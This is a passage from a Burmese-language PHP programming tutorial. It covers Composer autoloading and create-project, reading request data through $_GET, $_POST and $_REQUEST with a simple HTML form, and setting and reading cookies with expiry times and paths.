include('vendor/autoload.php');

use Carbon\Carbon;
use App\Library\Math;

echo Carbon::now()->addDay();
echo Math::add(1, 2); // 3
```

App\Library\Math ကို use နဲ့သုံးပေးလိုက်တာနဲ့ autoload က Class ဖိုင်ကို အလိုအလျောက် Include လုပ်ပေးသွားမှာဖြစ်လို ကိုယ်ဘာသာ Include လုပ်စရာမလိုဘဲ အသုံးပြုလိုရနှိုသွားပါပြီ။

ဒီနည်းနဲ့ Class Autoload လုပ်ဆောင်ချက်ရအောင် ကိုယ်တိုင်ရေးသားလိုရသလို၊ Composer ကရေးပေးထားတာကိုသုံးတို့လည်း ရနိုင်ခြင်းဖြစ်ပါတယ်။

နောက်ထပ်တစ်ခုအနေနဲ့ composer create-project ကို မှတ်သားသင့်ပါတယ်။ create-project ကလည်း လိုချင်တဲ့ Package ကို Download လုပ်ရယူတာပါပဲ။ ကွာသွားတာကတော့ require နဲ့ Download ရယူရင် ရလာတဲ့ Package ကို vendor ဖိုဒါထဲမှာ ထည့်ပေးပါတယ်။ create-project နဲ့ Download ရယူရင်တော့ Package ကို အသုံးပြုပြီး ပရောဂျက်ဖိုဒါ အသစ်တည်ဆောက်ပေးပြီး Package ဖိုင်တွေကို အဲဒီပရောဂျက်ဖိုဒါသစ်တဲ့မှာ ကူးထည့်ပေးပါတယ်။

နှစ်မျိုးနှိုင်းယဉ်ပြီး စမ်းကြည့်နိုင်ပါတယ်။ လက်ရှိစမ်းလက်စ ပရောဂျက်ဖိုဒါထဲမှာ အခုလို Run ကြည့်ပါ။

```
composer require laravel/laravel
```

ဒါဆိုရင် Laravel Framework ကို Download ရယူပြီး vendor ဖိုဒါထဲမှာ ထည့်ပေးသွားမှာပါ။ ပြီးတဲ့အခါ အခုလို စမ်းကြည့်ပါ။

```
composer create-project laravel/laravel project
```

composer create-project နောက်ကနေ Download ရယူလိုတဲ့ Package နဲ့ တည်ဆောက်လိုတဲ့ ပရောဂျက်ဖို့အမည် ပေးလိုက်တာပါ။ နမူနာအရဲ project အမည်နဲ့ ဖို့အသစ်တစ်ခု တည်ဆောက်ပြီး Laravel Framework ကုဒ်တွေကို အဲဒီဖို့အထဲမှာ ထည့်ပေးသွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

require နဲ့ထည့်သွင်းလိုက်လို ဝင်ရောက်သွားတဲ့ vendor/laravel/laravel ဖို့အတွက် ကုဒ်တွေနဲ့ create-project နဲ့ တည်ဆောက်လိုက်လို ရရှိသွားတဲ့ project ဖို့အတွက်ကုဒ်တွေ အများအားဖြင့် အတူတူပဲဆိုတာကို တွေ့ရနိုင်ပါတယ်။ ဒီနည်းနဲ့ Composer ကိုအသံးပြုပြီး Package တွေ ရယူယုံသာမက၊ လိုချင်တဲ့ Package ကိုကူးယူပြီးတော့လည်း ပရောဂျက်အသစ်တွေ တည်ဆောက်နိုင်ပါတယ်။

အခန်း (၃၆) – Requests, Cookies & Sessions

ဟိုးအစဉ်င်းမှာ PHP ရဲ့ Server-side နည်းပညာသဘောသဘာဝကို ဖော်ပြခဲ့ပြီးဖြစ်ပါတယ်။ PHP ဟာ Web Server နဲ့ပူးပေါင်းပြီး Client ပေးပို့တဲ့ Request တွေကို လက်ခံရရှိချိန်မှာ အလုပ်လုပ်တာပါ။ ဒါလို အလုပ်လုပ်တဲ့အခါ Request နဲ့ အတူပါဝင်လာတဲ့ Request Data တွေကို လက်ခံ စီမံနိုင်ဖို့ဟာ အရေးကြီး တဲ့ လိုအပ်ချက် ဖြစ်ပါတယ်။ အခြားသော Programming Language တွေမှာ ဒီလို Request တွေကို လက်ခံစီမံဖို့အတွက် သီးခြား Library တွေ Module တွေ Framework တွေ ထပ်မံထည့်သွင်းပြီး အသုံးပြုရတာမျိုး ဖြစ်နိုင်ပါတယ်။ PHP ရဲ့ ထူးခြားချက်ကတော့ တြေားဘာမှ ထပ်ထည့်စရာမလိုဘဲ Language ကိုယ်တိုင်က Request တွေကို လက်ခံစီမံနိုင်ခြင်းပဲ ဖြစ်ပါတယ်။ ဒါအခန်းမှာ PHP ကို အသုံးပြုပြီး Request Data တွေ လက်ခံစီမံနိုင်ပုံကို ဖော်ပြသွားမှာ ဖြစ်ပါတယ်။

Web Application တွေမှာ Request Data တွေဟာ ပုံစံနှစ်မျိုးနဲ့ လာလေ့ရှိပါတယ်။ ပထမတစ်မျိုး ကတော့ URL Query ပါ။ ဥပမာ ဒီလိုပိစာကို လေ့လာကြည့်ပါ။

<https://www.google.com/search?q=php&hl=my>

ဒါဟာအမှန်တစ်ကယ် အသုံးပြုလိုရတဲ့ လိပ်စာပါ။ ဒီလိုပိစာမှာ အရေးကြီးတာက ? သက်တလေးနဲ့အတူနောက်ကနေပူးတဲ့ပါဝင်လာတဲ့ အချက်အလက်များဖြစ်ပါတယ်။ သေချာလေ့လာကြည့်ပါ။ ? သက်လေးနောက်မှာ ပူးတဲ့ပါဝင်နေတဲ့ တန်ဖိုးနှစ်ခု ရှိပါတယ်။ q=php နဲ့ hl=my တို့ပါ။ ဒီတန်ဖိုးနှစ်ခုကို & သက်တလေးနဲ့ တွဲဆက်ပြီးပေးထားခြင်း ဖြစ်ပါတယ်။

နမူနာလိပ်စာက Google Search ကိုညွှန်းထားတဲ့လိပ်စာဖြစ်လို့ Browser URL Bar မှာရှိက်ထည့်လိုက်တဲ့ အခါ Google Server ရဲ့ Search လုပ်ဆောင်ချက်တည်ရှိရာကို ရောက်ရှိသွားမှာပါ။ ဒီလိုရောက်ရှိသွားတဲ့ အခါ Google Server က ပါဝင်လာတဲ့ q=php ဆိုတဲ့တန်ဖိုးနဲ့ hl=my ဆိုတဲ့တန်ဖိုးနှစ်ခုတို့ကို လက်ခံရရှိသွားမှာပါ။ ဒါကြောင့် မြန်မာဘာသာနဲ့ ဖော်ပြထားတဲ့ php အတွက် Search Result ကို ပြန်လည်ပေးပို့လိုက်မှာပဲ ဖြစ်ပါတယ်။ လက်တွေ စမ်းသပ်ကြည့်နိုင်ပါတယ်။

Google Server က URL အတွင်းမှာ ပါဝင်လာတဲ့ URL Query တန်ဖိုးတွေကို လက်ခံအလုပ်လုပ်နိုင်သလိုပဲ PHP ကလည်း လက်ခံအလုပ်လုပ်နိုင်ပါတယ်။ အလွန်လွယ်ကူပြီး ရုံးရင်းတဲ့နည်းလမ်းလေးတစ်ခုနဲ့ လက်ခံအလုပ်လုပ်မှာပါ။

PHP မှာ \$_GET လို့ခေါ်တဲ့ Superglobal Variable တစ်ခုရှိပါတယ်။ PHP က ကြိုတင်ကြညာပေးထားတဲ့ Variable ပါ။ ဒါကြောင့် ကိုယ့်ဘာသာ ကြညာစရာမလိုပါဘူး။ အဲဒီ Variable ထဲမှာ URL Query အနေနဲ့ ပါဝင်လာတဲ့ တန်ဖိုးတွေကို Associate Array အနေနဲ့ ထည့်သွင်းပေးထားမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် get.php ဆိုတဲ့အမည်နဲ့ ဖိုင်တစ်ခုတဲ့မှာ အခုလိုရေးပြီး Document Root ဖိုဒါဖြစ်တဲ့ htdocs ထဲမှာ သိမ်းလိုက်ပါ။

PHP

```
<?php
print_r( $_GET );
```

ပြီးတဲ့အခါ localhost/get.php လို့ Browser မှာရှိက်ထည့်ပြီး စမ်းကြည့်လိုက်ရင် ဘာတန်ဖိုးမှ မရှိတဲ့ Array အလွတ်တစ်ခုကို ပြန်ရတာ တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ သတိပြုပါ။ Error မဖြစ်ပါဘူး။ Variable သာမရှိရင် မရှိကြောင်း Error တက်မှာပါ။ အခုက Variable ရှိနေလို့ Error မတက်ပါဘူး။ URL Query တန်ဖိုးတွေ မရှိသေးလို့ဘာ ဘာတန်ဖိုးမှ မရှိသေးတဲ့ Array အလွတ်တစ်ခု ဖြစ်နေတာပါ။ ဒါကြောင့် အခုလို ထပ်ပြီးတော့ စမ်းကြည့်လိုက်ပါ။

localhost/get.php?name=Alice&age=22

ဒါဆိုရင်တော့ အခုလိုရလဒ်ကို ပြန်လည်ရရှိတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

```
Array ( [name] => Alice [age] => 22 )
```

URL Query အနေနဲ့ပါဝင်လာတဲ့တန်ဖိုးတွေဟာ \$_GET Variable ထဲမှာ ရောက်ရှိနေတာကို တွေ့မြင်ရ ခြင်းပဲဖြစ်ပါတယ်။ ဒါဟာ ကြည့်လိုက်ရင် ဘာမှမဟုတ်သလိုနဲ့ တော်တော်လေး အရေးပါတဲ့ လုပ်ဆောင်ချက် တစ်ခုပါ။

ဒီလို URL Query တန်ဖိုးတွေ အသင့်သုံးလိုရနိုင်ဖို့အတွက် URL ကို Parse လုပ်ရပါတယ်။ Parse လုပ်တယ်ဆိုတာ အပိုင်းလိုက်ဖြတ်တော်ကိုပြီး လိုချင်တဲ့တန်ဖိုးကို ထုတ်ယူတဲ့သဘောပါ။ ပြီးတဲ့အခါ တန်ဖိုးတွေကို Decode လုပ်ရပါတယ်။ URL Query တန်ဖိုးတွေမှာ Space တွေ Special Character တွေပါလို့မရ ပါဘူး။ ပါလာခဲ့ရင် Browser က သင်တော်တဲ့ သက်္ကာတွေနဲ့ Encode လုပ်ပြီး ဖို့လိုက်မှာပါ။ ဥပမာ - Space ဆိုရင် %20 သက်္ကာတွေနဲ့ Encode လုပ်ပေးပါတယ်။ ဒီလို Encode လုပ်ထားတဲ့တန်ဖိုးတွေကို မူလ တန်ဖိုးအမှန် ပြန်ဖြစ်ဖို့အတွက် Decode လုပ်ရတာပါ။ ပြီးတဲ့အခါ String Format ဖြစ်နေတဲ့တန်ဖိုးတွေကို Array ဖြစ်သွားအောင် ပြောင်းပေးရပါတယ်။ ဒီအလုပ်တွေအကုန်လုံးကို PHP က လုပ်ပေးသွားလို့ ကိုယ်က သိစရာ၊ ထိစရာ မလိုတော့ဘဲ၊ URL Query တန်ဖိုးကိုလိုချင်ရင် \$_GET Variable ထဲကနေ အသင့်ယူသုံးလို့ ရသွားခြင်းပဲဖြစ်ပါတယ်။

PHP မှာ \$_GET လိုမျိုး တွေား Superglobal Variable တွေရှိကြပါသေးတယ်။ ဆက်လက်ဖော်ပြပါမယ်။ ဒီ Superglobal Variable တွေရဲ့ ထူးခြားချက်ကတော့ လိုအပ်တဲ့နေရာမှ တိုက်ရှိက်အသုံးပြုနိုင်ခြင်း ဖြစ်ပါတယ်။ Function နဲ့ Variable Scope အကြောင်းပြောတုံးက မှတ်စိပ်လိမ့်မယ်။ Function တွေအတွင်း မှာ Global Variable တွေကို အသုံးပြုလိုရင် global Statement နဲ့ အသုံးပြုလိုကြောင်း ကြိုပြောပြီးမှ သုံးရပါတယ်။ Superglobal Variable တွေကို အသုံးပြုဖို့အတွက် အဲဒီလိုကြိုပြောစရာမလိုပါဘူး။ ကြိုက်တဲ့နေရာမှ တိုက်ရှိက်အသုံးပြုလိုရနိုင်မှာပဲ ဖြစ်ပါတယ်။

စောစောက Request Data တွေဟာ ပုံစံနှစ်မျိုးနဲ့ လာတယ်လို့ ပြောခဲ့ပါတယ်။ ပထမတစ်မျိုးက URL Query ပါ။ နောက်တစ်မျိုးကတော့ Form Data ဖြစ်ပါတယ်။ HTML Form တစ်ခုကနေ ပေးပို့လာတဲ့ Data တွေကိုလည်း လက်ခံအလုပ်လုပ်ပေးနိုင်တယ်လို့ ပြောတာပါ။

ဒီနေရာရာမှာ လိုအပ်လာတဲ့အတွက် HTML Form အကြောင်းကို ထည့်သွင်းလေ့လာကြပါမယ်။ ကုဒ်နမူနာရေးစမ်းဖို့အတွက် form အမည်နဲ့ ပရောဂျက်ဖို့ပါတစ်ခုကို htdocs အောက်မှာ တည်ဆောက်လိုက်ပါ။ ပြီးရင် index.php နဲ့ request.php ဆိုတဲ့ ဖိုင်နှစ်ခုတည်ဆောက်ပြီး index.php ထဲမှာ ဒီကုဒ်ကိုရေးပေးပါ။

PHP

```
<!DOCTYPE html>
<html lang="en">
<head>
    <title>PHP Request</title>
</head>
<body>
    <h1>PHP Request</h1>
    <form action="request.php" method="get">
        <input type="text" name="name" placeholder="Name"><br>
        <input type="text" name="age" placeholder="Age"><br>

        <button type="submit">Send Data</button>
    </form>
</body>
</html>
```

ဒီနမူနာမှာ PHP ကုဒ်တွေ မပါဝါဘူး။ ရိုးရိုး HTML Form တစ်ခုသာဖြစ်ပါတယ်။ ဒီ Form ရဲ့အလုပ်လုပ်ပုံကို သေချာလေ့လာပါ။ <form> Element မှာ Attribute နှစ်ခုရှိပါတယ်။ action Attribute မှာ ဒီ Form ကပေးပို့တဲ့ Data တွေကို လက်ခံအလုပ်လုပ်မယ့် ကုဒ်ဖိုင်ရဲ့ တည်နေရာကို ပေးရတာပါ။ method Attribute မှာတော့ HTTP Request တွေထဲက get သို့မဟုတ် post ဆိုတဲ့ နှစ်ခုထဲက အသုံးပြုလိုတဲ့ တစ်ခုကို ပေးရတာပါ။ နမူနာမှာ get လိုပေးထားပါတယ်။ တစ်ကယ်တော့ Default Method က get ပါ။ ဒါကြောင့် method Attribute မပေးရင်လည်း method ရဲ့တန်ဖိုးက get ပဲဖြစ်မှာပါပဲ။ ပေးရမှန်းသိအောင် သာထည့်ရေးပေးလိုက်တာပါ။

Form အတွင်းထဲမှာ User က ရိုက်ထည့်လိုရတဲ့ ရွေးချယ်လိုရတဲ့ Input တွေရှိပါတယ်။ Data ကိုလက်ခံလိုတဲ့ Input တိုင်းမှာ name Attribute ပါရပါတယ်။ မပါရင် အဲဒီ Input က Data ကို ထည့်သွင်းလက်ခံအလုပ်လုပ်မှာ မဟုတ်ပါဘူး။

Data တွေပါပေးတဲ့ Button တစ်ခုကိုလည်း ထည့်ပေးထားတာကို တွေ့ရနိုင်ပါတယ်။ နှစ်မျိုးရေးလိုရပါတယ်။ <button type="submit"></button> သို့မဟုတ် <input type="submit"> ဖြစ်ပါတယ်။ နူးမူးမှာ တခြား Input တွေနဲ့ကဲ့ပြားသွားအောင် <input type="submit"> ကို မသုံးဘဲ <button type="submit"></button> ကို အသုံးပြုထားပါတယ်။ ဒါ Button ကို နှိပ်လိုက်ရင် Input တွေမှာ ရွှေးချယ် ဖြည့်သွင်းထားတဲ့ Data တွေကို action မှာ သတ်မှတ်ထားတဲ့ ကုဒ်ဖိုင်ထဲ ပိုပေးလိုက်မှာ ဖြစ်ပါတယ်။

အဲဒီလို ပိုပေးတဲ့အလုပ်ကိုလုပ်ဖို့ ကိုယ့်ဘက်က ဘာမှရေးပေးစရာမလိုပါဘူး။ Web Browser က သူ ဘာသာ လုပ်ပေးသွားမှာပါ။ ကိုယ်ဘက်က ပေးပိုလာတဲ့ Data တွေကို လက်ခံဖို့ပဲလိုပါတယ်။ အဲဒီလို လက်ခံတဲ့အလုပ်အတွက်လည်း ဘာမှရေးပေးစရာမလိုပါဘူး။ PHP က အဆင်သင့်လက်ခံထားပေးမှာ ဖြစ်ပါတယ်။

စမ်းကြည့်နိုင်ဖို့အတွက် `request.php` မှာ အခုလိုကုဒ်လေးရေးလိုက်ပါ။


PHP

```
<?php  
print_r( $_GET );
```

စမ်းကြည့်လိုရပါပြီ။ Browser URL Bar မှာ localhost/form လို ရိုက်ထည့်လိုက်တဲ့အခါ form ဖိုဒါထဲက `index.php` အလုပ်လုပ်သွားလို အခုလိုရလဒ်ကို တွေ့မြင်ရပါလိမ့်မယ်။

The screenshot shows a browser window with the title "PHP Request". The URL in the address bar is "localhost/form/". The page content is a form with the title "PHP Request". It contains three input fields: one for "Name" with the placeholder "John", one for "Age" with the placeholder "22", and a "Send Data" button.

သတ်မှတ်ထားတဲ့အတိုင်း Name နဲ့ Age ရေးဖြည့်လိုက်တဲ့ Form တစ်ခုကိုတွေ့မြင်နေရတာပါ။ နှစ်သက်ရာ တန်ဖိုးတွေ ဖြည့်သွင်းပြီး **Send Data** ဆလုပ်ကို နိုပ်ကြည့်နိုင်ပါတယ်။ အဲဒီလို နိုပ်လိုက်တဲ့အခါ Form ရဲ action Attribute မှာပေးထားတဲ့ request.php ကို ရောက်ရှိသွားပြီး အခုလိုရလဒ်ကို တွေ့မြင်ရမှာ ပဲဖြစ်ပါတယ်။



ဒီနေရာမှာ သတိပြုပါ။ request.php ကိုရောက်ရှိလာတဲ့အခါ ရေးဖြည့်လိုက်တဲ့ တန်ဖိုးတွေ ပါဝင်တဲ့ URL Query တစ်ခု အလိုအလျောက် ပါဝင်သွားတာကို တွေ့ရမှာပဲဖြစ်ပါတယ်။ စောစောကပဲ ကြည့်ခဲ့ပြီးပါ

ပြီ။ URL Query မှာပါဝင်လာတဲ့တန်ဖိုးတွေဟာ `$_GET` Superglobal Variable ထဲမှာ အသင့်ရှိနေမှာဖြစ်လို့ ရိုက်ထုတ်ဖော်ပြထားတဲ့နေရာမှာလည်း Form ကပေးလိုက်တဲ့ တန်ဖိုးတွေကို Array တစ်ခုအနေနဲ့ ရှိနေတာကို တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။

ဒီနည်းနဲ့ PHP က HTML Form ကနေတစ်ဆင့် ပေးပို့လာတဲ့ Data တွေကို လက်ခံစီမံလို့ ရသွားမှာပဲ ဖြစ်ပါတယ်။ ဒီလိုစီမံတဲ့အခါ HTML Form မှာ Method နှစ်မျိုးရှိသလိုပဲ၊ PHP မှာလည်း Superglobal နှစ်မျိုး ရှိပါတယ်။ `$_GET` နဲ့ `$_POST` ဖြစ်ပါတယ်။ စမ်းကြည့်နိုင်ဖို့အတွက် HTML Form မှာ အခုလိုပြင်ပေးလိုက်ပါ။

```
<form action="request.php" method="post">
    ...
</form>
```

ဒီလိုပြောင်းပြီးစမ်းကြည့်ရင် အလုပ်လုပ်မှာ မဟုတ်တော့ပါဘူး။ ဘာကြောင့်လဲဆိုတော့ Form ကအသုံးပြုတဲ့ Request Method က `post` ဖြစ်သွားပေမယ့် တစ်ဘက်မှာစမ်းသပ်အသုံးပြုနေတာက `$_GET` ဖြစ်နေလိုပါ။ ဒါကြောင့် `request.php` မှာလည်း အခုလိုပြင်ပေးလိုက်ဖို့ လိုပါတယ်။

PHP

```
<?php
print_r( $_POST );
```

ဒီတစ်ခါစမ်းကြည့်လိုက်ရင်တော့ အဆင်ပြေသွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် Form method နဲ့ကိုက်ညီတဲ့ သင့်တော်ရာ Variable ကို အသုံးပြုပေးရတယ်ဆိုတာကို သတိပြုပါ။ ပြီးတော့ Form Method က `post` ဆိုရင် စောစောကလို့ URL Query အနေနဲ့ ထည့်သွင်းပေးခြင်း မပြုတော့တာကိုလည်း သတိပြုပါ။ အခြေခံအားဖြင့် အချက်အလက်တွေ ရယူယုံးသက်သက်ဆိုရင် `get` ကို အသုံးပြုကြပြီး၊ Server က အချက်အလက်တွေ ပြောင်းလဲစေချင်ရင် `post` ကိုသုံးရတာပါ။ နောက်ထပ် Request Data တွေလက်ခံပေးထားတဲ့ Superglobal တစ်ခုလည်း ရှိပါသေးတယ်။ `$_REQUEST` လိုခေါ်ပါတယ်။ `request.php` မှာ အခုလိုပြင်ပြီး စမ်းကြည့်ရင်လည်း အလုပ်လုပ်တယ်ဆိုတာကို တွေ့ရနိုင်ပါတယ်။

PHP

```
<?php  
print_r( $_REQUEST );
```

ဒီ `$_REQUEST` Superglobal ရဲထားခြားချက်ကတော့ တစ်ဘက်ကလာတဲ့ Method ဘာပဲဖြစ်ဖြစ် Data တွေကို လက်ခံပေးထားခြင်းပဲဖြစ်ပါတယ်။ ဒါကြောင့် Method `get` နဲ့ အလုပ်လုပ်သလို Method `post` နဲ့လည်း အလုပ်လုပ်မှာ ဖြစ်ပါတယ်။ အခု Form Data တွေ Request တွေလက်ခံပုံနဲ့ပက်သက်ပြီး ဒီလောက်ပဲ မှတ်ထားပါ၌။ ခဏနေမှ ဒီပဟုသုတကို အသုံးချပြီး နည်းနည်းပိုစိတ်ဝင်စားဖို့ကောင်းတဲ့ နမူနာလေး လုပ်ကြည့်ကြပါမယ်။ အဲဒီနမူနာလေးမလုပ်ခင် ကြိုသိထားသင့်တဲ့ Cookie နဲ့ Session လိုခေါ်တဲ့ Web နည်းပညာ သဘောသဘာဝလေးတွေအကြောင်းကို ပြောပါ၌ဗီးမယ်။

Cookies

Web နည်းပညာမှာ Cookie လိုခေါ်တဲ့ သဘောသဘာဝတစ်ခုရှုပါတယ်။ အမည်ကထူးဆန်းနေပေမယ့် တစ်ကယ်တော့ Web Browser နဲ့အတူ တစ်ချို့အချက်အလက်လေးတွေ ပူးတွဲသိမ်းဆည်းလိုရတဲ့ နည်းပညာ ဖြစ်ပါတယ်။ JavaScript ကိုအသုံးပြုပြီး အခုလို Cooke Data တွေ သိမ်းလိုရပါတယ်။

HTML & JavaScript

```
<script>  
document.cookie = "name=Alice";  
document.cookie = "theme=dark";  
</script>
```

ဒါဟာ `name=Alice` နဲ့ `theme=dark` လိုခေါ်တဲ့ တန်ဖိုးနှစ်ခုကို Cookie ထဲမှာ သိမ်းလိုက်တာပါ။ Cookie ရဲထူးခြားချက်ကတော့ အဲဒီလို သိမ်းထားတဲ့ Cookie Data တွေကို Request ပေးပို့လိုက်တိုင်းမှာ အလိုအလျောက် ထည့်သွင်းပေးပို့ခြင်းပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် ခဏခဏ ပို့ရမယ့် အချက်အလက်တွေရှိရင် Cookie ထဲမှာ ထည့်ထားလိုက်ခြင်းအားဖြင့် ကိုယ့်ဘာသာ ခဏခဏပို့စရာ မလိုတော့ဘဲ Request လုပ်လိုက်တိုင်း ပါဝင်သွားမှာပဲဖြစ်ပါတယ်။

တစ်ကယ်တော့ Cookie ထဲမှာတန်ဖိုးတွေ သိမ်းပုံသိမ်းနည်းကို ပြောပြီဆိုရင်၊ ဘယ်လိုပြန်လည်ရယူရလဲ၊ ပြန်ဖျက်ချင်ရင် ဘယ်လိုဖျက်ရလဲ စသည်ဖြင့် ပြောဖို့လိုပါတယ်။ ဒါပေမယ့် ဒီနေရာမှာ ပြောချင်တာက

JavaScript နဲ့ Cookie Data တွေကို ဘယ်လိုစီမံရလဲ ဆိုတဲ့အကြောင်း မဟုတ်ပါဘူး။ အော့ဒီ Cookie Data တွေကို PHP နဲ့ ဘယ်လိုစီမံရလဲဆိုတာကို ပြောချင်တာပါ။

PHP ဟာ Server-side မှာအလုပ်လုပ်တဲ့ နည်းပညာဖြစ်တဲ့အတွက် Client ဖြစ်တဲ့ Browser ရဲ့ Cookie တွေကို တိုက်ရှုက်စီမံလိုတော့ မရပါဘူး။ ဒါပေမယ့် စီမံပုံစီမံနည်းတော့ ရှိပါတယ်။ PHP မှာ setcookie() လိုခေါ်တဲ့ Standard Function တစ်ခုရှိပါတယ်။ ဒီလိုရေးရပါတယ်။

```
setcookie("name", "Bob");
setcookie("theme", "light");
```

ဒါဟာ PHP ကိုအသုံးပြုပြီး name=Bob နဲ့ theme=light ဆိုတဲ့ Cookie Data နှစ်ခုကို သိမ်းခိုင်လိုက်တာပါ။ PHP က Browser ပေါ်မှာ သူကိုယ်တိုင်သွားသိမ်းလို မရပေမယ့် Response နဲ့အတူ Response Header ထဲမှာ အခုလို ထည့်ပေးလိုက်မှာပါ။

```
HTTP/1.1 200 OK
Set-Cookie: name=Bob
Set-Cookie: theme=light
```

ဒီလိုမျိုး Set-Cookie Header နဲ့ Response ကိုပေးလိုက်တဲ့အခါ လက်ခံရရှိတဲ့ Browser က သိသွားပါတယ်။ ဒါဟာ Server က ငါကို Cookie Data တွေသိမ်းခိုင်းနေတာပဲ။ ဒါကြောင့် Browser က ဒီ Response ကို လက်ခံရရှိချိန်မှာ Cookie Data တွေကို Server ကိုယ်စား သိမ်းပေးသွားမှာပဲ ဖြစ်ပါတယ်။ ဒီလိုတစ်ကြိမ် သိမ်းထားလိုက်ပြီဆိုရင်တော့ နောက်ပိုင်းပြုလုပ်တဲ့ Request တွေမှာ Cookie Data တွေကပူးတဲ့ပါဝင်သွားတော့မှာပဲ ဖြစ်ပါတယ်။

ဒါကိုလက်တွေ့စမ်းသပ်နှင့်ဖူးအတွက် **save-cookie.php** ဆိုတဲ့အမည်နဲ့ ဖိုင်တစ်ခုထဲမှာ အခုလိုလေးရေးပြီးစမ်းကြည့်နိုင်ပါတယ်။

PHP

```
<?php

setcookie("name", "Bob");
setcookie("theme", "light");

echo "See view-cookie.php";
```

Cookie Data တွေသိမ်းချင်းတဲ့ကုဒ်ကို ရေးပေးလိုက်တာပါ။ ဒီလိုသိမ်းပေးလိုက်တဲ့အတွက် နောက်ပိုင်း Request တွေမှာ အလိုအလျောက် ပါဝင်လာမယ့် တန်ဖိုးတွေကိုတော့ PHP က \$_COOKIE Superglobal Variable နဲ့ အသင့်လက်ခံထားပေးမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် view-cookie.php ဆုံးတဲ့ဖိုင်ထဲမှာ ဒီလိုရေးပြီးစမ်းကြည့်နိုင်ပါတယ်။

PHP

```
<?php

print_r( $_COOKIE );

// Array ( [name] => Bob [theme] => light )
```

Browser က အလိုအလျောက် ပေးပိုလိုက်တဲ့အတွက် Cookie Data တွေ \$_COOKIE Superglobal ထဲမှာ အသင့်ရှုနေတာကို တွေ့မြင်ရခြင်းပဲဖြစ်ပါတယ်။ Cookie တွေသိမ်းစဉ်မှာ Expire Time နဲ့ Path ကို ထည့်သွင်းသိမ်းဆည်းနိုင်ပါတယ်။ Expire Time ဆိတာ ဒီ Cookie ကို ဘယ်လောက်ကြာအောင် သိမ်းပေးရမှာလဲဆိုတဲ့ သက်တမ်းဖြစ်ပါတယ်။ အခုလို သက်တမ်းကို သတ်မှတ်ပေးနိုင်ပါတယ်။

```
setcookie("name", "Bob", time() + 3600);
```

ဒါဟာ name=Bob ဆိုတဲ့ Cookie တန်ဖိုးကို အချိန် (၁) နာရီသက်တမ်း သတ်မှတ်ပေးလိုက်တာပါ။ time() Function ကလက်ရှုအချိန်ရဲ့ Timestamp ကိုပြန်ပေးပြီး သတ်မှတ်လိုတဲ့ သက်တမ်းကို စဉ်နဲ့နဲ့ပေါင်းပေးလိုက်တာပါ။ စဉ်နဲ့ (၂၆၀၀) လိုပြောလိုက်တဲ့အတွက် အချိန် (၁) နာရီသက်တမ်းကို ရရှိသွားတာပါ။ ဒါကြောင့် (၁) နာရီပြည့်တဲ့အခါ Browser ကဒီ Cookie ကို အလိုအလျောက် ပယ်ဖျက်လိုက်မှာ ဖြစ်ပါတယ်။

အချိန်သက်တမ်းကို (၁) ရက်၊ (၁) ပါတ်၊ စသည်ဖြင့်ကိုယ်သတ်မှတ်လိုသလောက် သတ်မှတ်ပေးလို့ ရှိနိုင်ပါတယ်။ အကယ်၍ သက်တမ်းသတ်မှတ်ပေးခြင်း မရှိရင်တော့ လက်ရှိ Browser ဖွင့်ထားချိန်၊ ရှိနေမှာဖြစ်ပြီး Browser ပိတ်လိုက်ချိန်မှာ ပယ်ဖျက်လိုက်မှာ ဖြစ်ပါတယ်။

Cookie တွေဟာ မူအရ လက်ရှိအလုပ်လုပ်နေတဲ့ Host နဲ့သာ သက်ဆိုင်ပါတယ်။ localhost အတွက် သိမ်းထားတဲ့ Cookie ဟာ localhost:3000 နဲ့သက်ဆိုင်မှာ မဟုတ်ပါဘူး။ Host မတူတဲ့အတွက် ကြောင့်ပါ။ localhost အတွက်သိမ်းထားတဲ့ Cookie တွေကိုတော့ localhost အတွင်းက ဖိုဒ်အားလုံးနဲ့ သက်ဆိုင်ပါတယ်။ အဲဒီလို သက်ဆိုင်လိုဖော်ခြင်း မရှိဘူးဆိုရင် Cookie ကို သိမ်းစဉ်မှာ သူနဲ့ သက်ဆိုင်တဲ့ Path ကို သတ်မှတ်ပေးလိုက်လို့ ရပါတယ်။ ဒီလိုသတ်မှတ်ပေးရပါတယ် –

```
setcookie("path", "cookie", time() + 3600, "/form/");
```

ဒါဟာ path=cookie ဆိုတဲ့ Cookie Data ကို အချိန် (၁) နာရီသက်တမ်းနဲ့ သတ်မှတ်လိုက်တာပါ။ ပြီး တဲ့အခါ နောက်ဆုံး Argument အနေနဲ့ /form/ လိုထည့်ပေးထားတဲ့အတွက် form ဖိုဒ်ထဲမှာပဲ ဒီ Cookie တန်ဖိုးက အသက်ဝင်မှာဖြစ်ပါတယ်။ တခြား ဖိုဒ်တွေမှာ ဒီတန်ဖိုးကို အသုံးပြုလိုရတော့မှာ မဟုတ်ပါဘူး။

